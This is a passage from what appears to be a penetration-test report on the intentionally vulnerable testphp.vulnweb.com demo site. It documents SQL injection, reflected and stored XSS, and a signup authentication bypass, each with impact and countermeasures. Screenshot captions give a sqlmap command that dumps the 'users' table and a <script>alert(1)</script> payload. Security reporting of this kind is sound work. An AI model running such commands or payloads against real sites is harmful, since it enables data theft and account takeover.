

Fig4: These are the tables present inside the database "acuart"



Fig5: Then type sqlmap –u http://testphp.vulnweb.com/artists.php?artist=1 –D acuart –T users --dump



Fig6: These the details that could be fetched from the table "users" inside the database "acuart"

2. Reflected XSS in the application.

<table>
<tr><td>Reference No:</td><td>Risk Rating:</td></tr>
<tr><td>WEB_VUL_02</td><td>Medium</td></tr>
<tr><td colspan="2">Tools Used:</td></tr>
<tr><td colspan="2">Browser</td></tr>
<tr><td colspan="2">Vulnerability Description:</td></tr>
<tr><td colspan="2">It was observed that in the search bar instead of search query if we inject JavaScript code then the JS code executes hence results into XSS</td></tr>
<tr><td colspan="2">Vulnerability Identified by / How It Was Discovered</td></tr>
<tr><td colspan="2">Manual Analysis</td></tr>
<tr><td colspan="2">Vulnerable URLs / IP Address</td></tr>
<tr><td colspan="2">http://testphp.vulnweb.com/ , http://testphp.vulnweb.com/guestbook.php</td></tr>
<tr><td colspan="2">Implications / Consequences of not Fixing the Issue</td></tr>
<tr><td colspan="2">An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data and can access the client's computer.</td></tr>
<tr><td colspan="2">Suggested Countermeasures</td></tr>
<tr><td colspan="2">It is recommended to:
• Filter input on arrival
• Encode data on output
• Use appropriate response headers
• Use Content Security Policy (CSP) to reduce the severity of any existing XSS</td></tr>
</table>

vulnerabilities
References
https://portswigger.net/web-security/cross-site-scripting

Proof of concept:

URL #1:



Fig 1: Open the target website



Fig 2: In the search bar type <script>alert(1)</script>



Fig 3: And hence we get to see the execution of our payload

URL #2:



Fig 1: Open the URL http://testphp.vulnweb.com/guestbook.php



Fig 2: Type <script>alert(1)</script> and click on Add Message



Fig 3: And here we can see that our JavaScript code has been executed

3. Stored XSS in the Your Profile section.

Reference No:	**Risk Rating:**
WEB_VUL_03	**High**
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that in the your profile area instead of normal input if we execute JS code, then it gets stored in the server and hence it results into Stored XSS	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://testphp.vulnweb.com/userinfo.php	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data, can access the client's computer and even can redirect into other pages created by the adversary. And the impact will be faced by all users visiting the compromised page.	
Suggested Countermeasures	
It is recommended to: • Filter input on arrival • Encode data on output • Use appropriate response headers • Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities • Using an Auto-Escaping Template System • Using HTML Encoding	
References	
https://portswigger.net/web-security/cross-site-scripting https://blog.sqreen.com/stored-xss-explained/	

Proof of concept:



Fig 1: Visit the URL after Signing Up



Fig 2: Type the Javascript code to all the field as any of them could be vulnerable to stored XSS and then click on the Update button



Fig 3: Hence the code gets executed and it's permanently stored in the server. Also it is found that the name field is vulnerable to stored XSS.

4. Broken Authentication in Sign Up Page.

Reference No:	**Risk Rating:**
WEB_VUL_04	**High**
Tools Used:	
Browser	
Vulnerability Description:	
It was observed that in the signup page we can bypass the user authentication by adding SQL queries and can enter into the accounts	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
http://testphp.vulnweb.com/login.php	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of SQL could easily bypass the user authentication and can gain access to the any users account even the admin too. He/She can make changes to the account, and if the account has administrative privileges then the whole web application can get compromised.	
Suggested Countermeasures	
